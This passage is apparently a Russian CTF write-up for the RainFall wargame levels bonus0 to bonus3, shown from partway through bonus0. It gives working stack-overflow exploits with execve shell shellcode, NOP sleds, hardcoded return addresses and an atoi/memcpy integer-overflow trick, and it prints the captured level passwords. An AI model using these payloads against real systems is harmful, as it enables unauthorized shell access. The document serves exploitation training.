0xbffff70c:      0xb7e454d3    0x00000001    0xbffff7a4      0xbffff7ac
```

```
(gdb) si
0xb7e454d3 in __libc_start_main () from /lib/i386-linux-gnu/libc.so.6
```

Т.е. мы видим, что в случае корректно поданных аргументов, мы переходим на инструкцию по адресу 0xb7e454d3.

Таким образом, мы можем перезаписать этот адрес на нужный нам (например, на адрес места в буфере, где разместим шелкод).

Сам шеллкод мы можем подать, например, во время первого чтения read.

Тогда мы получим следующее:

```
bonus0@RainFall:~$ (python -c "print('A' * 20 + '\x90' * 1000 + '\x31\xd2\x31\xc9\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x31\xc0\xb0\x0b\x89\xe3\x83\xe4\xf0\xcd\x80')"; python -c "print('B' * 14 + '\xbf\xff\xe6\x64'[::-1] + 'B')"; cat) |  ~/bonus0
 -
 -
AAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBd���B BBBBBBBBBBBBBd���B
cat /home/user/bonus1/.pass
cd1f77a585965341c37a1774a1d1686326e1fc53aaa5459c840409d4d06523c9
```

BONUS1

cc

Запускаем программу без аргументов:

```
bonus1@RainFall:~$ ltrace ./bonus1
__libc_start_main(0x8048424, 1, 0xbffff7c4, 0x80484b0, 0x8048520 <unfinished ...>
atoi(0, 0x8049764, 1, 0x80482fd, 0xb7fd13e4 <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Пробуем запустить с аргументами:

```
bonus1@RainFall:~$ ltrace ./bonus1 A
__libc_start_main(0x8048424, 2, 0xbffff7c4, 0x80484b0, 0x8048520 <unfinished ...>
atoi(0xbffff8ef, 0x8049764, 2, 0x80482fd, 0xb7fd13e4)                                    = 0
memcpy(0xbffff6f4, NULL, 0)                                                              = 0xbffff6f4
+++ exited (status 0) +++
bonus1@RainFall:~$
```

В исполняемом файле мы видим инструкцию, в которую нам необходимо попасть:

```
  0x08048499 <+117>:          call   0x8048350 <execl@plt>
```

Для этого надо успешно пройти через 2 инструкции cmp, первая из которых проверяет, чтобы первый аргумент был меньше или равен 9. В случае если это не так, мы проскакиваем execl:

```
  0x08048448 <+36>:mov    $0x1,%eax
  0x0804844d <+41>:jmp    0x80484a3 <main+127>
```

Второй из двух cmp сравнивает то, что лежит по смещению 0x3c (60 байт) от вершины стека
(туда ранее кладется 1 аргумент) с числом 0x574f4c46 (1464814662).

В инструкциях видим функцию atoi, которая принимает первый аргумент на вход и переводит его в int.

Далее это значение умножается на 4 и сохраняется в регистр ecx.

```
0x08048453 <+47>:   lea    0x0(,%eax,4),%ecx
```

В дальнейшем это значение будет использовано как 3-й аргумент функции memcpy (количество копируемых байт).
Таким образом, мы можем сами регулировать, какое кол-во байт нам нужно скопировать,
чтобы перезаписать необходимое значение в стеке.

Функция memcpy вызывается со следующими аргументами:

1 аргумент - адрес, куда будет осуществлено копирование (0xbffff6c4).
2 аргумент - адрес, откуда будем копировать байты (0xbffff8e6).
Можем заметить, что по данному адресу находится второй аргумент, который подавался программе при запуске.
3 аргумент - кол-во копируемых байт (1 аргуемент * 4).

Стек перед memcpy:

```
(gdb) x/32xw $esp
0xbffff6b0:	0xbffff6c4	0xbffff8e6	0x00000014	0x080482fd
0xbffff6c0:	0xb7fd13e4	0x00000016	0x08049764	0x080484d1
0xbffff6d0:	0xffffffff	0xb7e5edc6	0xb7fd0ff4	0xb7e5ee55
0xbffff6e0:	0xb7fed280	0x00000000	0x080484b9	0x00000005
```

```
0x08048478 <+84>:	cmpl	$0x574f4c46,0x3c(%esp)
```

Необходимо, что memcpy переписал стек таким образом, чтобы по адресу $esp+60 записалось число 0x574f4c46.

Подберем первый аргуемент:
```
(gdb) p -2147483648-2147483637
$10 = 11
```

Далее при умножении получим 11*4 = 44 байта

```
./bonus1 -2147483637 $(python -c "print 'A'*40 + '\x46\x4c\x4f\x57'")
```

```
$ cat /home/user/bonus2/.pass
579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245
```

BONUS2

cc

Проанализировав бинарный файл видим, что программа ожидает на ввод 2 аргумента и
выводит приветствие в зависимости от того, что установлено в переменной окружения LANG.

В случае если мы не меняем LANG, то получим следующее:

bonus2@RainFall:~$ ./bonus2 AAAA BBBB
Hello AAAA

В бинарном файле можем увидеть инструкции, которые сравнивают значения LANG, полученное благодаря функции getenv, с "fi" и "nl".

В случае если установить значение переменной окружения LANG, равное fi, мы получим следующее:

bonus2@RainFall:~$ LANG=fi
bonus2@RainFall:~$ ./bonus2 AAAA BBBB
Hyvää päivää AAAA

При LANG=nl:

bonus2@RainFall:~$ LANG=nl
bonus2@RainFall:~$ ./bonus2 AAAA BBBB
Goedemiddag! AAAA

Также заметим, что в исполняемом файле дважды вызвается strncpy,
первая копирует 40 байт аргуемента №1, а вторая 32 байта аргумента №2.

Если в качестве первого аргумента подавать строку >= 40 байт, то после strncpy она не будет нуль-терминированная.

(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

(gdb) b *0x0804859a

(gdb) b *0x08048517

=> 0x0804859a <+113>:	call 0x80483c0 <strncpy@plt>

После 2-го strncpy память будет выглядеть следующим образом:

(gdb) x/32xw 0xbffff678-40
0xbffff650: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff660: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff670: 0x41414141 0x41414141 0x42424242 0x42424242
0xbffff680: 0x42424242 0x42424242 0x42424242 0x42424242
0xbffff690: 0x42424242 0x42424242 0x00000000 0xb7e5ee55

Поэтому функция strcat возьмет 72 байта (40 байт 1й аргумент + 32 байта 2ой аргумент)
и добавит к приветствию "Hello " (6 байт), тем самым произойдет частичная перезапись адреса возврата в стеке:

Стек после strcat:
(gdb) x/32xw $esp
0xbffff5a0: 0xbffff5b0 0xbffff600 0x00000001 0x00000000
0xbffff5b0: 0x6c6c6548 0x4141206f 0x41414141 0x41414141
0xbffff5c0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff5d0: 0x41414141 0x41414141 0x41414141 0x42424141
0xbffff5e0: 0x42424242 0x42424242 0x42424242 0x42424242
0xbffff5f0: 0x42424242 0x42424242 0x42424242 0x08004242

Program received signal SIGSEGV, Segmentation fault.
0x08004242 in ?? ()

До перезаписи вместо 0x08004242 в стеке находился адрес 0x08048630.

Мы можем воспользоваться этой ситуацией, но нам недостаточно 78 байт, чтобы перезаписать адрес
("Hello "(6 байт) + Аргумент1 (40 байт) + Аргумент2 (32 байта)), поэтому изменим переменную окружения на fi,
в таком случае получим приветствие, которое занимает 18 байт, благодаря чему сможем перезаписать адрес возврата
на адрес, где содержится shell код.

Первый аргумент:
python -c "print 'a'*12 + '\x90' * 40
+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'" > /tmp/file1


Второй аргумент:

python -c "print 'B'*14 + '\xbf\xff\xf6\xa8'[::-1] + '\xbf\xff\xf8\xa9'[::-1]" > /tmp/file2

Установим новое значение для переменной окружения:

bonus2@RainFall:~$ LANG=fi

bonus2@RainFall:~$ ./bonus2 `cat /tmp/file1 cat /tmp/file2`

...
Hyvää päivää
aaaaaaaaaaaa  BBBBBBBBBB
BBBB 
$ whoami
bonus3
$ cat /home/user/bonus3/.pass
71d449df0f960b36e0055eb58c14d0f5d0ddc0b35328d657f91cf0df15910587

BONUS3

Видим, что программа открывает как раз интересующий нас файл:

```
bonus3@RainFall:~$ ltrace ./bonus3
__libc_start_main(0x80484f4, 1, 0xbffff7c4, 0x8048620, 0x8048690 <unfinished ...>
fopen("/home/user/end/.pass", "r")                              = 0
+++ exited (status 255) +++
```

Проанализировав бинарный файл с помощью gdb, заметим,
что после открытия файла вызывается функция fread и считанные данные сохраняются в буфер.

Чтобы проследить ход выполенения программы, подадим в качестве аргумента "/home/user/bonus/.pass"

А затем найдем адрес этого значения в стеке и подложим как аргумент для fopen (вместо "/home/user/end/.pass", который мы не сможем открыть через gdb).

Мы нашли адрес:
```
(gdb) x/s 0xbffff8d0
0xbffff8d0:        "/home/user/bonus3/.pass"
```

Перед выполенением инструкции:
```
=> 0x08048510 <+28>:          mov    %eax,(%esp)
```

Подложим в регистр eax новое значение:
```
(gdb) set $eax=0xbffff8d0
```

Значение, которое вернула функция fopen, кладется по адресу 0x9c(%esp) в стек.

Функция atoi в качестве аргумента берет argv[1].

После чего инструкция
```
0x08048589 <+149>: movb   $0x0,0x18(%esp,%eax,1)
```
Устанавливает первый байт в буфере '/0'.

После инструкции:
```
0x080485cd <+217>: mov    (%eax),%eax
(gdb) set $eax=0xbffff668
```

В таком случаем мы успешно пройдем cmp и попадем в shell.

Таким образом, поскольку программа заменяет первый байт значения argv[1] на '/0', а затем выполняет strcmp argv[1] и argv[1], у которого первый байт '/0', единственный вариант успешно пройти через сравнение строк - подать в качестве аргумента '/0'.

Тогда strcmp вернет значение 0 и откроется shell.

```
bonus3@RainFall:~$ ./bonus3 ""
$ whoami
end
$ cat /home/user/end/.pass
3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c
```